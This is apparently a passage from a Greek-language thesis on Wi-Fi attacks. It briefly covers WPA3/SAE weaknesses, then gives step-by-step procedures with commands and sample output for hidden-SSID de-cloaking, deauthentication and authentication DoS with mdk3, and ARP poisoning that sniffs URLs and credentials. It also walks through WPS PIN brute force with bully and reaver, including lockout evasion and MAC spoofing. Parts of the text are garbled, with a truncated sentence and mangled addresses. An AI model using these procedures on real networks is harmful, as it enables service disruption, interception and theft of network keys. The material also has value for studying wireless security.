- Ο χρόνος που χρειάζεται το AP για να απαντήσει σε μηνύματα θα μπορούσε να παρέχει πληροφορίες για τον κωδικό πρόσβασης που χρησιμοποιείται. Όταν το AP χρησιμοποιεί security group που βασίζονται σε ελλειπτικές καμπύλες (όλες οι συσκευές WPA3 πρέπει να τις υποστηρίζουν), δεν μπορούν να εξαχθούν πληροφορίες χρήσιμες για την επίθεση. Ενώ, όταν το AP υποστηρίζει ομάδες ασφαλείας DH More Modular Exponential (MODP), οι χρόνοι απόκρισης εξαρτώνται από τον κωδικό πρόσβασης που χρησιμοποιείται. Ένας εισβολέας μπορεί να χρησιμοποιήσει αυτές τις πληροφορίες για να εκτελέσει μια Dictionary attack, συγκρίνοντας τον χρόνο που απαιτείται για την προσομοίωση κάθε κωδικού πρόσβασης λεξικού με τους χρόνους που παρατηρήθηκαν.

Επιπλέον, οι προστασίες built-in του WPA3 από επιθέσεις DoS μπορούν να παρακαμφθούν και ένας εισβολέας μπορεί να υπερφορτώσει ένα AP εκκινώντας μεγάλο αριθμό handshake. Η συσκευή που προετοιμάζει το SAE στέλνει ένα μήνυμα δέσμευσης. Η επεξεργασία αυτού του μηνύματος και η παραγωγή μιας απάντησης είναι υπολογιστικά ακριβή. Ως αποτέλεσμα, ένας εισβολέας μπορεί να υπερφορτώσει ένα AP δημιουργώντας μόλις 16 μηνύματα commit ανά δευτερόλεπτο. Αυτή η επίθεση αυξάνει τη χρήση της CPU στο AP, καταναλώνει ενέργεια, αποτρέπει τη σύνδεση άλλων συσκευών στο AP και μπορεί να αποκλείσει άλλες λειτουργίες που παρέχονται από το AP.

Είναι επίσης δυνατό να πραγματοποιηθεί μια επίθεση downgrade κατά του SAE. Το θύμα αναγκάζεται να χρησιμοποιήσει security group αδύναμο. Ο πελάτης αρχικοποιεί το SAE στέλνοντας ένα μήνυμα commit που περιλαμβάνει την ομάδα ασφαλείας που θέλει να χρησιμοποιήσει. Εάν το AP δεν το υποστηρίζει, απαντά με ένα μήνυμα απόρριψης αναγκάζοντας τον πελάτη να προτείνει μια διαφορετική ομάδα ασφαλείας που θα σταλεί σε ένα νέο μήνυμα commit. Αυτή η διαδικασία συνεχίζεται έως ότου η ομάδα ασφαλείας γίνει αποδεκτή και από τους δύο. Ένας εισβολέας μπορεί να μιμηθεί το AP και να στείλει πολλαπλά μηνύματα απόρριψης για να αναγκάσει τους πελάτες να χρησιμοποιήσουν security group αδύναμο.

ευπάθεια	CVE-2019-9494 CVE-2019-9495 CVE-2019-9496 CVE-2019-9497 CVE-2019-9498 CVE-2019-9499
αδυναμίες	CWE-208: Information Exposure Through Timing Discrepancy CWE-346: Origin Validation Error CWE-524: Information Exposure Through Caching
μοτίβο επίθεσης	CAPEC-204: Lifting Sensitive Data Embedded in Cache CAPEC-462: Cross-Domain Search Timing

4 Υλοποίηση Επιθέσεων

Αυτό το κεφάλαιο δείχνει τα βήματα που πρέπει να ακολουθήσετε για την υλοποίηση των επιθέσεων που παρουσιάζονται ήδη στο Κεφάλαιο 3. Για κάθε επίθεση, εξηγούνται οι παράγοντες, οι προϋποθέσεις, τα βήματα που πρέπει να εκτελεστούν, η σκοπιμότητα και οι συνέπειες.

4.1 Εφαρμογή επιθέσεων Wireless

Αυτή η ενότητα επεξηγεί για κάθε επίθεση που περιγράφεται στην αντίστοιχη ενότητα Wireless του Κεφαλαίου 3 τα βήματα που πρέπει να εκτελεστούν για την υλοποίησή της χρησιμοποιώντας εργαλεία ανοιχτού κώδικα. Ο Πίνακας 4.1 περιγράφει τα χαρακτηριστικά των εξαρτημάτων που χρησιμοποιούνται για την κατασκευή των προσαρτημάτων.

Για ορισμένα AP Wi-Fi είναι δυνατός ο εντοπισμός του κωδικού πρόσβασης που χρησιμοποιείται στο WPA/WPA2-PSK ανακτώντας πολύ λίγες πληροφορίες. Τα εργαλεία που εκτελούν αυτό το είδος δραστηριότητας είναι:

- ADSLPT-WPA [12]: σας επιτρέπει να εντοπίσετε τους προεπιλεγμένους κωδικούς πρόσβασης για router MEO με SSID "ADSLPT-ABXXXXX";
- Crippled [13]: Δημιουργία προεπιλεγμένων κωδικών πρόσβασης για router Belkin.XXXX, Belkin_XXXXXX, belkin.xxx e belkin.xxxx.
- ZyKeys [14]: για τον προεπιλεγμένο κωδικό πρόσβασης του router ZyXEL.
- WiRouter KeyRec [15]: για router Telecom Italia, Alice AGPF, Fastweb Pirelli, Fastweb Tesley, Eircom Netopia and Pirelli TeleTu/Tele 2.

Όσον αφορά το Bluetooth, απαιτείται υλικό ad hoc και σχετικό λογισμικό, όπως το Ubertooth, για την παθητική καταγραφή της κίνησης που ανταλλάσσεται μεταξύ άλλων συσκευών.

Component	Description	Note
Systems Operations	Kali GNU/Linux Rolling	64-bit
Schedule Wi-Fi Attack	Atheros AR9485 802.11 b/g/n Wi-Fi Adapter	nonsupport the band 5 GHz
Access Point	D-Link DIR-600	support WEP, WPA e WPA2 H/W version B5 F/W version 2.15, updatable 2.18 802.11b/g/n

Πίνακας 4.1. Στοιχεία που χρησιμοποιούνται για την πραγματοποιηση επιθέσεων

4.1.1 De-Cloaking

- Οι συντελεστές του σεναρίου:

  εισβολέας: πελάτης με κάρτα Wi-Fi.

  θύμα: WPA/WPA2 AP, πελάτης συνδεδεμένος σε AP.

- Προϋποθέσεις επίθεσης:

  η κάρτα Wi-Fi του εισβολέα πρέπει να υποστηρίζει monitor mode και packet injection.

  τουλάχιστον ένας πελάτης πρέπει να είναι συνδεδεμένος στο AP.

  ο εισβολέας πρέπει να βρίσκεται κοντά στον πελάτη για να συλλάβει τα probe request

- Διαδικασία επίθεσης:

  1. Ρυθμίστε την κάρτα Wi-Fi σε monitor mode.

Σε monitor mode η κάρτα Wi-Fi καταγράφει όλα τα frame που λαμβάνει φυσικά, ενώ στη managed mode θα επεξεργάζεται μόνο αυτά που προορίζονται για τη διεύθυνση MAC της. Ρύθμιση της διεπαφής wlan0 σε monitor mode με την ακόλουθη εντολή.

```
# airmon-ng start wlan0
```

Αργότερα το airodump-ng ή το aireplay-ng ενδέχεται να μην λειτουργούν σωστά, επομένως μπορώ να σταματήσω τις διαδικασίες που μπορεί να προκαλούν προβλήματα εκτελώντας την εντολή:

```
# airmon-ng check kill
```

Για να βεβαιωθείτε ότι η διεπαφή βρίσκεται σε monitor mode εκτελώ την εντολή:

```
$ iwconfig
```

Θα πρέπει να έχω output παρόμοια με την εξής:

PHY Interface Driver Chipset

phy0 wlanO ath9k Qualcomm Atheros AR9485 Wireless Network Adapter (rev 01)

(mac80211 monitor mode vif enabled for [phy0] wlan0 on

[phy0] wlan0mon)

(mac80211 station mode vif disabled for [phy0] wlan0)

2. Παρακολούθηση της κυκλοφορίας. Εκτελώ την εντολή:

```
# airodump-ng -c <C> —bssid <B> wlan0mon
```

C = κανάλι του AP

B= Διεύθυνση MAC του AP, που έχει καθοριστεί για να αποκλείει την κυκλοφορία από άλλα AP Η έξοδος θα μοιάζει με αυτό.

CH 1] [Elapsed: 6 s] [2018-11-19 09:20

BSSID	PWR	RXQ	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
E0:B9: E5:68:85:3B	-80	29	21	4	0	1	130	WPA2	CCMP	PSK	<length:0>

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
E0:B9:E5:68:85:3B	B8:53:AC:A5:18:73	-74	0 - 1	0	4	
E0:B9:E5:68:85:3B	DC:0B:34:CA:68:24	-80	0 - 1e	11	2	

Βλέπω ότι η διεπαφή καταγράφει τα πλαίσια που ανταλλάσσονται μεταξύ του AP και των δύο πελατών, αλλά το SSID είναι κρυφό (<length:0>).

3. Ανακαλύψτε το SSID.

Αφήνω το airodump-ng να τρέχει και σε άλλο τερματικό εκκινώ το aireplay-ng για να καταργήσω την ταυτότητα ενός από τους πελάτες. Σε αυτό το βήμα στέλνω στον πελάτη ένα ψεύτικο frame διαχείρισης που υποδεικνύει ότι δεν σχετίζεται πλέον με το AP. Το αναγκάζω να πραγματοποιήσει εκ νέου έλεγχο ταυτότητας με το AP, ώστε να δημιουργήσει την κίνηση που χρειάζομαι. του airodump-ng μπορώ να εντοπίσω τη διεύθυνση MAC του πελάτη και να την περάσω στο aireplay-ng.

aireplay-ng —deauth <N> -a <A> -c <CM> wlan0mon

N = αριθμός αποταυτοποιήσεων προς αποστολή (π.χ. 1) A = διεύθυνση MAC του AP

CM = Διεύθυνση MAC του προγράμματος-πελάτη προς αποταυτοποίηση Η έξοδος που προκύπτει θα μοιάζει με αυτό:

18:16:28 Waiting for beacon frame (BSSID: F4:34: C2:5F: 8E:D5) on channel 13

18:16:28 Sending 64 directed DeAuth. STMAC: [A5:F5: A9:F5: 7C:3B] [0| 0 ACKs]

…

18:16:29 Sending 64 directed DeAuth. STMAC: [A5:F5: A9:F5: 7C:3B] [51|66 ACKs]

Εάν η διεπαφή σε λειτουργία οθόνης βρίσκεται σε διαφορετικό κανάλι από αυτό που χρησιμοποιείται από το AP, ο έλεγχος ταυτότητας δεν εκτελείται σωστά. Για αυτό είναι θεμελιώδους σημασίας να προσδιορίσετε στο προηγούμενο βήμα το κανάλι στο οποίο πρέπει να ακούει το airodump-ng, χωρίς το οποίο θα έκανε το κανάλι hopping.

Αυτό αναγκάζει την επανασύνδεση του πελάτη με το AP με αποτέλεσμα το airodump-ng να μπορεί να εμφανίσει το κρυφό SSID (NETWORK123).

BSSID	PWR	RXQ	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
E0:B9:E5:68:85:3B	-80	29	21	4	0	1	130	WPA2	CCMP	PSK	NETWORK123

- Σκοπιμότητα της επίθεσης: Τα περισσότερα των AP υποστηρίζουν το Network Cloaking, αλλά είναι απενεργοποιημένο από προεπιλογή.

- Συνέπειες της επίθεσης: ο εισβολέας είναι σε θέση να ανιχνεύσει την κίνηση των χρηστών αφού οι πελάτες στέλνουν συνεχώς αιτήματα ανίχνευσης για δίκτυα που έχουν διαμορφωθεί με Κρυφό SSID. Μπορεί επίσης να χρησιμοποιήσει το αποκτηθέν SSID για τη διεξαγωγή άλλων επιθέσεων κατά του δικτύου.

4.1.2 Jamming

Το Jamming υλοποιείται στην επίθεση DoS Authentication and Association 4.1.3 και στην επίθεση DoS Deauthentication and Dissociation 4.1.4.

4.1.3 Authentication and Association DoS attack

- Οι συντελεστές του σεναρίου:

  εισβολέας: πελάτης με κάρτα Wi-Fi;

  θύμα: WPA/WPA2 AP.

- Προϋποθέσεις επίθεσης:

  η κάρτα Wi-Fi του εισβολέα πρέπει να υποστηρίζει τη monitor mode και την packet injection;

  απουσία μηχανισμών anti-Jamming στην εφαρμογή του IEEE 802.11.

- Διαδικασία επίθεσης:

1. Ρύθμιση της κάρτας Wi-Fi σε monitor mode Δείτε το βήμα 1 της De-cloaking 4.1.1.

2. Ξεκίνημα της επίθεσης. Εκτελώ την εντολή:

mdk3 wlan0mon a -i <B> -m

B = διεύθυνση MAC του AP

Το καθορισμένο test mode είναι a (Authentication DoS mode). Καθορίζοντας την επιλογή -m, αναγκάζω το tool να χρησιμοποιεί έγκυρες διευθύνσεις MAC, που έχουν δημιουργηθεί ξεκινώντας από τη βάση δεδομένων OUI.; Με αυτόν τον τρόπο, εάν το AP είναι σε θέση να διακρίνει τις εκχωρημένες διευθύνσεις MAC από τις μη εκχωρημένες διευθύνσεις MAC, δεν είναι σε θέση να ανιχνεύσει την επίθεση. Με την επιλογή -i, τα frame αποστέλλονται έτσι ώστε οι προσομοιωμένοι πελάτες να είναι ενεργοί. Η δυνητική έξοδος θα μπορούσε να είναι η εξής.

Sniffing one beacon frame to read capabilities and SSID...

Capabilities are: 0x0C11

SSID is: target

Clients: Created: 1 Authenticated: 0 Associated: 0 Denied: 0 Got Kicked: 0

Data: Captured: 0 Sent: 0 Responses: 0 Relayed: 0

…

Clients: Created: 271 Authenticated: 0 Associated: 0 Denied: 4317 Got Kicked: 0

Data: Captured: 159 Sent: 0 Responses: 0 Relayed: 0

Καθώς η επίθεση εξελίσσεται, ο αριθμός των frame Created και Denied μεγαλώνει.

- βιωσιμότητα της επίθεσης: Αυτή η επίθεση είναι εξαιρετικά εφικτή, καθώς οι συσκευές Wi-Fi δεν εφαρμόζουν και δεν υποστηρίζουν έναν κοινό μηχανισμό κρυπτογράφησης πλαισίου διαχείρισης. Η επίθεση DoS είναι επίσης επιτυχής με βάση τις υπολογιστικές δυνατότητες του AP.

- στο AP από το να πραγματοποιήσουν κανονικά τις δραστηριότητές τους. Εάν το AP είναι ευάλωτο σε επίθεση, δεν είναι σε θέση να παρέχει συνδεσιμότητα σε πραγματικούς πελάτες και σε ορισμένες περιπτώσεις μπορεί να επανεκκινήσει ως αμυντική αντίδραση.

4.1.4 Deauthentication and Disassociation DoS attack

- Οι συντελεστές του σεναρίου:

  εισβολέας: πελάτης με κάρτα Wi-Fi.

  θύμα: ένας ή περισσότεροι πελάτες συνδεδεμένοι στο AP WPA/WPA2.

- Προϋποθέσεις επίθεσης:

  η κάρτα Wi-Fi του εισβολέα πρέπει να υποστηρίζει τη λειτουργία monitor mode και την packet injection.

  απουσία μηχανισμών επαλήθευσης ταυτότητας για τα deauthentication/disassociation frame.

Διαδικασία επίθεσης:

3. Ρύθμιση της κάρτας Wi-Fi σε monitor mode. Δείτε το βήμα 1 της De-cloaking 4.1.1.

4. Ξεκίνημα της επίθεσης. Εκτελώ την εντολή:

mdk3 wlan0mon d -c <C>

C = κανάλι της AP

Η λειτουργία d (Deauthentication and Disassociacion) σάς επιτρέπει να περιορίσετε το πεδίο δράσης στο μεμονωμένο κανάλι, που καθορίζεται με την επιλογή -c. Το εργαλείο σε αυτήν τη λειτουργία δεν παράγει κανενα output αλλά μπορώ να παρατηρήσω τη συμπεριφορά του αναλύοντας την κίνηση που δημιουργείται μέσω της διεπαφής σε λειτουργία παρακολούθησης μέσω wireshark.

- βιωσιμότητα της επίθεσης: δειτε την βιωσιμότητα της Authentication and Association DoS attack 4.1.3.
- Συνέπειες της επίθεσης: δείτε τις συνέπειες της επίθεσης Authentication and Association DoS attack 4.1.3

4.1.5 Cache Poisoning attack

- Οι συντελεστές του σεναρίου:

  εισβολέας: πελάτης συνδεδεμένος στο AP WPA/WPA2

  θύμα: πελάτης συνδεδεμένος σε WPA/WPA2

- Προϋποθέσεις επίθεσης:

  ο εισβολέας πρέπει να έχει πρόσβαση στο δίκτυο Wi-Fi στο οποίο είναι συνδεδεμένο το θύμα.

- Διαδικασία επίθεσης:

  1. Ξεκίνημα της επίθεσης

python LANs.py -v -p

Το script [16] κάνει πρώτα τον εισβολέα να αναλάβει τη θέση MITM μέσω της επίθεσης Cache Poisoning και στη συνέχεια να κανει sniffing της κυκλοφοριας μεταξυ του θυματος και της gateway. Με την επιλογή -v οι διευθύνσεις URL που έχετε επισκεφθεί εκτυπώνονται στο output. Ενώ με την επιλογή -p το εργαλείο εκτυπώνει τα

διαπιστευτήρια για αιτήματα POST που εκτελούνται σε HTTP / FTP / IMAP / POP / IRC. Βλέπουμε ένα δυνητικό output.

```
[ *] IP address and data packets sent/received
-----------------------------------------
192.168.1.76   953
192.168.1.78   15
192.168.1.88   2
192.168.1.254          0 router

[*] Hit Ctrl-C at any time to stop and choose a victim IP
^C
[*] Turning off monitor mode
[*] Enter the non-router IP to spoof: 192.168.1.88
[*] Checking the DHCP and DNS server addresses...
[-] No answer to DHCP packet sent to find the DNS server.
Setting DNS and DHCP server to router IP.
[*] Active interface: wlan0
[*] DHCP server: 192.168.1.254
[*] DNS server: 192.168.1.254
[*] Local domain: None
[*] Router IP: 192.168.1.254
[*] Victim IP: 192.168.1.88
[*] Router MAC: fd: 34:7f:9e:be:c4
[*] Victim MAC: 76:13:37: 69:97:c3
[*] Enabled IP forwarding
```

[*] Flushed firewall and forwarded traffic to the queue; waiting for data

[*] http://example.com/image.jpg

[*] http://other-site.com/photo.png

[*] http://example.com/logo.jpg

Μπορώ να καθορίσω τη διεύθυνση IP του θύματος απευθείας κατά την εκκίνηση του εργαλείου μέσω της επιλογής -ip <IP>.

- βιωσιμότητα της επίθεσης: Προκειμένου να πραγματοποιηθεί αυτή η επίθεση, το θύμα πρέπει να αποδεχτεί την ARP Repl ήARP Request false.

Γενικά κάθε LAN έχει τη δική του κίνηση ARP. Εάν το AP εφαρμόζει μόνο τη λειτουργία routing τα δίκτυα Wi-Fi και τα ενσύρματα δίκτυα έχουν ξεχωριστή κίνηση ARP. Σε αυτή την περίπτωση η επίθεση δεν μπορεί να εφαρμοστεί. Εάν, από την άλλη πλευρά, το AP υλοποιεί λειτουργίες bridging, το Wi-Fi και τα ενσύρματα δίκτυα δημιουργούν ένα ενιαίο LAN. Επομένως, ένας εισβολέας που είναι συνδεδεμένος στο δίκτυο Wi-Fi (αντίστοιχα ενσύρματο) μπορεί να εξαπολύσει την επίθεση και εναντίον πελατών που είναι συνδεδεμένοι στο ενσύρματο δίκτυο (αντίστοιχα Wi-Fi). Τα περισσότερα εγχώρια AP εμπίπτουν στην τελευταία περίπτωση.

Μια μελέτη [17] υπογραμμίζει τα αποτελέσματα της αξιολόγησης της συμπεριφοράς των σύγχρονων λειτουργικών συστημάτων έναντι της επίθεσης ARP Poisoning.. Δοκιμάστηκαν Δοκιμάσαμε ορισμένες εκδόσεις Linux (Ubuntu 16.01, Linux Mint 18, Kali 2.0), δύο Mac OS X (OS X 10.10 Yosemite και OS X 10.11 El Capitan) και μία των Windows (Windows 10 - Έκδοση 1511). Έχει παρατηρηθεί ότι είναι μερικώς ευάλωτα σε 'ARP poisoning. Συγκεκριμένα, οι εκδόσεις Windows και Linux είναι επιρρεπείς σε επιθέσεις μόνο όταν η δωρεάν διεύθυνση IP απάντησης ARP υπάρχει ήδη στη μνήμη cache του ARP. Ενώ οι εκδόσεις του MAC OS X βρέθηκαν να είναι επιρρεπείς σε επιθέσεις τόσο σε αυτήν την περίπτωση όσο και όταν δεν υπάρχει ούτε η διεύθυνση IP ούτε η διεύθυνση MAC στην κρυφή μνήμη.

- Συνέπειες της επίθεσης: ο εισβολέας αποκτά μια θέση MITM μεταξύ του πελάτη και του AP και μπορεί να παρακολουθεί ή/και να τροποποιεί την μη ασφαλή κυκλοφορία.

4.1.6 Brute Force attack

Brute Force attack online – Bully

- Οι συντελεστές του σεναρίου:

εισβολέας: πελάτης με κάρτα Wi-Fi

θύμα: AP με ενεργό WPS σε λειτουργία PIN με εξωτερικό registrar.

- Προαπαιτούμενα για επίθεση:

ο επιτιθέμενος πρέπει να είναι αρκετά κοντά στην AP ώστε να μπορεί να συσχετιστεί.

το AP δεν εφαρμόζει κανένα μηχανισμό περιορισμού password throttling.

- Διαδικασία επίθεσης:

1. Ρυθμίστε την κάρτα Wi-Fi σε λειτουργία monitor mode. Δείτε βήμα 1 από 4.1.1.
2. Εντοπίστε AP με ενεργοποιημένο το WPS.

Για να εντοπίσω τα AP με ενεργοποιημένο το WPS εκκινώ την ακόλουθη εντολή.

```
# wash -i wlan0mon
```

Η έξοδος του οποίου θα μοιάζει με αυτό

```
Wash v1.6.5 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner
BSSID                 Ch  dBm  WPS  Lck  ESSID
--------------------------------------------------------
28:1B: B9:EC:3D:38    1   -83  1.0  No   target_AP_1
9D:14:8D:70:58:56     2   -73  1.0  Yes  AP_2
```

Με αυτόν τον τρόπο μπορώ να χρησιμοποιήσω τη διεύθυνση MAC στο επόμενο βήμα. Η στήλη "Lck" υποδεικνύει εάν το AP βρίσκεται σε κατάσταση Locked (δεν δέχεται περαιτέρω προσπάθειες εισαγωγής PIN).

3. Ξεκίνημα της Brute Force attack.

bully -b <B> wlan0mon -v 4

B = διεύθυνση MAC του AP

Από προεπιλογή, το εργαλείο δοκιμάζει τα PIN με τυχαία σειρά, προκειμένου να περάσει οποιοδήποτε στοιχείο ελέγχου που εφαρμόζεται από το AP. Αν θέλω να αναγκάσω το εργαλείο να τα δοκιμάσει με διαδοχική σειρά, καθορίζω την επιλογή -S. Η επιλογή -v 4 καθορίζει το επίπεδο πολυγλωσσίας της 'output, ο οποίο μπορεί να κυμαίνεται από 1 έως 4 με 1 ελάχιστο επίπεδο (3 default).

Μπορώ να προσθέσω την επιλογή -L για να κάνω το εργαλείο να αγνοήσει ότι το AP βρίσκεται σε λειτουργία αποκλεισμού. Στην πραγματικότητα, ορισμένες υλοποιήσεις, ακόμη και αν ανακοινώνουν το AP σε μπλοκαρισμένη κατάσταση, συνεχίζουν να ανταποκρίνονται σε αιτήματα που λαμβάνονται από τον supplicant. Εάν η υλοποίηση δεν υποφέρει από αυτό το πρόβλημα, το εργαλείο ανακοινώνει τον έλεγχο ταυτότητας που ελήφθη από το σημείο πρόσβασης με [+] Rx(DeAuth) = 'Timeout'.

Τα AP διαθέτουν αρκετούς αμυντικούς μηχανισμούς έναντι αυτής της επίθεσης. Στις περισσότερες περιπτώσεις το AP περιορίζει τον αριθμό των προσπαθειών εισαγωγής PIN σε 3 ανά λεπτό ή σε 10 λανθασμένες καταχωρήσεις. Εάν ξεπεραστεί αυτό το όριο, το AP εισέρχεται στην κατάσταση Locked αποτρέποντας περαιτέρω εισαγωγή PIN (για ορισμένο χρονικό διάστημα ή έως ότου επανεκκινηθεί το AP). Σε άλλες περιπτώσεις το AP μπλοκάρει τη διεύθυνση MAC του εισβολέα.

Για να αποφύγω την είσοδο σε κατάσταση Locked μπορώ να χρησιμοποιήσω τις επιλογές -1 M,N και -2 M,N για να καθυστερήσω κατά M δευτερόλεπτα κάθε N NACK που λαμβάνεται από το AP για το πέμπτο (M5) και το έβδομο (M7) μήνυμα αντίστοιχα. Με αυτόν τον τρόπο περιορίζω τον αριθμό των αιτημάτων που γίνονται σε μια χρονική περίοδο. Για παράδειγμα, για να βεβαιωθείτε ότι δεν υπερβαίνετε τις 3 προσπάθειες ανά λεπτό, ορίστε τις παραμέτρους -1 21,1 -2 21,1. Εάν η άμυνα του AP είναι να μπλοκάρει τη διεύθυνση MAC, ο εισβολέας μπορεί να δημιουργήσει ένα σενάριο που ανιχνεύει τον αποκλεισμό του AP και αφού παραποιήσει τη διεύθυνση MAC του μέσω macchanger να συνεχίσει την επίθεση.

Το AP στο οποίο δοκίμασα μετά από 10 λανθασμένες προσπάθειες εισαγωγής του PIN πέρασε σε λειτουργία κλειδώματος, ανεξάρτητα από την καθυστέρηση που ορίστηκε με τις επιλογές -1 και -2. Εάν θέλω να επιχειρήσω την επίθεση Brute Force

εκτός σύνδεσης - PixieWPS 5.1.6 με βάση το εργαλείο pixiewps, καθορίζω την παράμετρο -d.

Η δυνητική έξοδος του output του tool μοιάζει με αυτό.

[!] Bully v1.1 - WPS vulnerability assessment utility

[P] Modified for pixiewps by AAnarchYY(aanarchyySgmail.com)

[X] Unknown frequency '-613135872' reported by interface 'wlan0mon'

[!] Using '84:05: A6:91:35:84' for the source MAC address

[+] Datalink type set to '127', radiotap headers present

[+] Scanning for beacon from '28:1B: B9:EC:3D:38' on channel 'unknown'

[+] Got beacon for 'target_ap_1' (28:1B: B9:EC:3D:38)

[+] Switching interface 'wlan0mon' to channel '7'

[+] Index of starting pin number is '0000000'

[+] Last State = 'NoAssoc' Next pin '00000000'

[+] Rx (M5) = 'Pin1Bad' Next pin '00010009'

[+] Rx (M5) = 'Pin1Bad' Next pin '00020008'

[+] Rx (M5) = 'Pin1Bad' Next pin '00030007'

[+] Rx (M5) = 'Pin1Bad' Next pin '00040006'

[!] Received disassociation/deauthentication from the AP

[+] Tx (Strt) = 'NoAssoc' Next pin '00040006'

[+] Rx (M5) = 'Pin1Bad' Next pin '00050005'

……..

[+] Rx (M5) = 'Pin1Bad' Next pin '05526598'

[+] Rx (M5) = 'Pin1Bad' Next pin '05526604'

[*] Pin is '05526604', key is 'tazmania'

Saved session to '/root/.bully/281bb9ec3d38.run'

PIN: '05526604'

KEY: 'tazmania'

BSSID: '28:1B: B9:EC:3D:38'

ESSID : 'target_ap_1'

Το Bully μπορεί να συνεχίσει μια επίθεση μετά από διακοπή, χωρίς να ξεκινήσει από την αρχή, με βάση το αρχείο που είναι αποθηκευμένο στο /root/.bully/<B>.run, με B = διεύθυνση MAC του AP.

βιωσιμότητα της επίθεσης: στο δίκτυο είναι διαθέσιμες WPS Flaw Vulnerable Devices, μια συλλογή πληροφοριών δημιουργημένη σε crowd sourcing που παρακολουθεί συσκευές και

- την ευπάθειά τους που εκτίθενται από την εφαρμογή WPS. Ο κατάλογος είναι εκτενής, με περίπου 175 συσκευές, από διαφορετικούς κατασκευαστές και μοντέλα. Αποδεικνύεται ότι 151 μοντέλα (85% του συνόλου) έχουν ενεργοποιημένο το WPS από προεπιλογή. Οι συσκευές που είναι ευάλωτες είναι 133 (75% του συνόλου). Ακόμη και αν οι πληροφορίες παρουσιάζονται λεπτομερώς, δεν είναι δυνατό να επαληθευτεί η ακρίβειά τους.

Σε μια μελέτη [18] η διάχυση του WPS των AP σε τέσσερις συνοικίες στην πόλη της Βοστώνης (MA, ΗΠΑ) αναλύθηκε μέσω wardriving. Αποδείχθηκε ότι το 38% των APs είχαν ενεργοποιημένο το WPS και ως εκ τούτου ήταν δυνητικά ευάλωτα σε επιθέσεις.

Διεξήγαγα μια δραστηριότητα στη Λάρισα, καλύπτοντας περίπου 10 χλμ. με το αυτοκίνητο, κατά τη διάρκεια της οποίας χρησιμοποίησα το tool wash για να απαθανατίσω τα beacon frame και τα ανέλυσα για στατιστικούς σκοπούς. Έτρεξα την εντολή # wash -i wlan0mon -a -j, με -a το tool καταγράφει πληροφορίες για όλα τα AP (ανεξάρτητα από το αν το WPS είναι ενεργοποιημένο ή απενεργοποιημένο), ενώ με -j εκτυπώνει τα αποτελέσματα σε μορφή json. Από τα δεδομένα που συλλέχθηκαν, αφαίρεσα τα ESSID δικτύων guest, δικτύων AndroidAP και δικτύων eduroam. Τα αποτελέσματα δείχνουν ότι πάνω από το 50% των AP έχουν ενεργοποιημένο το WPS και επομένως είναι δυνητικά ευάλωτα σε διαδικτυακές επιθέσεις Brute Force.

- Συνέπειες της επίθεσης: δείτε τις συνέπειες της επίθεσης από το λεξικό - Aircrack-ng 4.1.7.

Brute Force attack online – Reaver

- Οι συντελεστές του σεναρίου: δείτε τις προϋποθέσεις της διαδικτυακής επίθεσης Brute Force - Bully 4.1.6.

- Προ απαιτούμενα για επίθεση: δείτε τις προϋποθέσεις της διαδικτυακής επίθεσης Brute Force - Bully 4.1.6.

- Διαδικασία επίθεσης:

1. Ρυθμίστε την κάρτα Wi-Fi σε λειτουργία παρακολούθησης. Δείτε το βήμα 1 της 4.1.6.

2. Εντοπίστε AP με ενεργοποιημένο το WPS. Δείτε το βήμα 2 της 4.1.6.

3. Ξεκινήστε την επίθεση Brute Force.

$ reaver -i wlan0mon -b <B> -vv

B = διεύθυνση MAC του AP

Η επιλογή -vv αυξάνει το επίπεδο λεπτομέρειας output, προκειμένου να έχουμε περισσότερες πληροφορίες για την εξέλιξη της επίθεσης; για να αποκτήσετε ένα επιπλέον επίπεδο λεπτομέρειας, χρησιμοποιήστε -vvv. Από προεπιλογή, ο reaver εφαρμόζει μια καθυστέρηση ενός δευτερολέπτου μεταξύ των προσπαθειών. Για να επιταχύνω την επίθεση προσθέτω την επιλογή -d 0, αλλά ορισμένα AP μπορεί να αντιδράσουν μεταβαίνοντας στην κατάσταση Locked και να μην αποδεχτούν ξανά προσπάθειες εισαγωγής PIN από την ίδια διεύθυνση MAC. Ένας άλλος τρόπος για να επιταχύνετε την επίθεση είναι να χρησιμοποιήσετε μικρούς secret number DH για να μειώσετε το υπολογιστικό φορτίο στο AP, οπότε προσθέτω την επιλογή —dh-small. Στον πηγαίο κώδικα src/crypto/dh_groups.c του reaver μπορώ να δω ότι αν εφαρμόσω αυτήν τη μέθοδο, το επιλεγμένο μυστικό DH είναι ίσο με 1 (μια τιμή που σέβεται τον περιορισμό της ανταλλαγής DH, σύμφωνα με τον οποίο ο μυστικός αριθμός πρέπει να είναι αυστηρά μεγαλύτερο από 0). Το tool ποστηρίζει πλαστογράφηση MAC, αλλά πρέπει να αλλάξετε τη διεύθυνση MAC της διεπαφής σε λειτουργία monitor mode. Για να το κάνω αυτό, εκτελώ τις ακόλουθες εντολές:

$ ifconfig wlan0 down

$ macchanger -m <M> wlan0

$ ifconfig wlan0 up

M = ψεύτικη διεύθυνση MAC (π.χ. 00:11:22:33:44:55)

Στη συνέχεια, ρυθμίζω την κάρτα Wi-Fi σε λειτουργία monitor και ξεκινάω την επίθεση προσδιορίζοντας την ψεύτικη διεύθυνση MAC με την επιλογή -m

airmon-ng start wlan0

$ reaver -i wlan0mon -b <B> -m <M>

B = Διεύθυνση MAC του AP

M = Ψευδής διεύθυνση MAC (π.χ. 00:11:22:33:44:55)

Η έξοδος που αναμένω μοιάζει με αυτό.

Reaver v1.6.1 WiFi Protected Setup Attack Tool

Copyright(c)2011,TacticalNetworkSolutions,CraigHeffner <cheffner@tacnetsol.com>

[+] Waiting for beacon from 28:1B: B9:EC:3D:38

[+] Switching wlan0mon to channel 7

[+] Associated with 28:1B: B9:EC:3D:38 (ESSID: target_ap_1)

[+] Trying pin "12345670"

[+] Sending EAPOL START request

[+] Received identity request

[+] Sending identity response

[+] Received M1 message

[+] Sending M2 message

[+] Received M3 message

[+] Sending M4 message

[+] Received WSC NACK

[+] Sending WSC NACK

…….

[+] 5.08°/, complete @ 2017-11-20 23:47:52 (7 seconds/pin)

[+] Trying pin "05525676"

……

[+] Sending M2 message

[!] WARNING: Receive timeout occurred

[+] Sending WSC NACK

[!] WPS transaction failed (code: 0x02), re-trying last pin

[+] Trying pin "05525676"

…….

[+] Sending M2 message

[+] Received M3 message

[+] Sending M4 message [+] Received M5 message

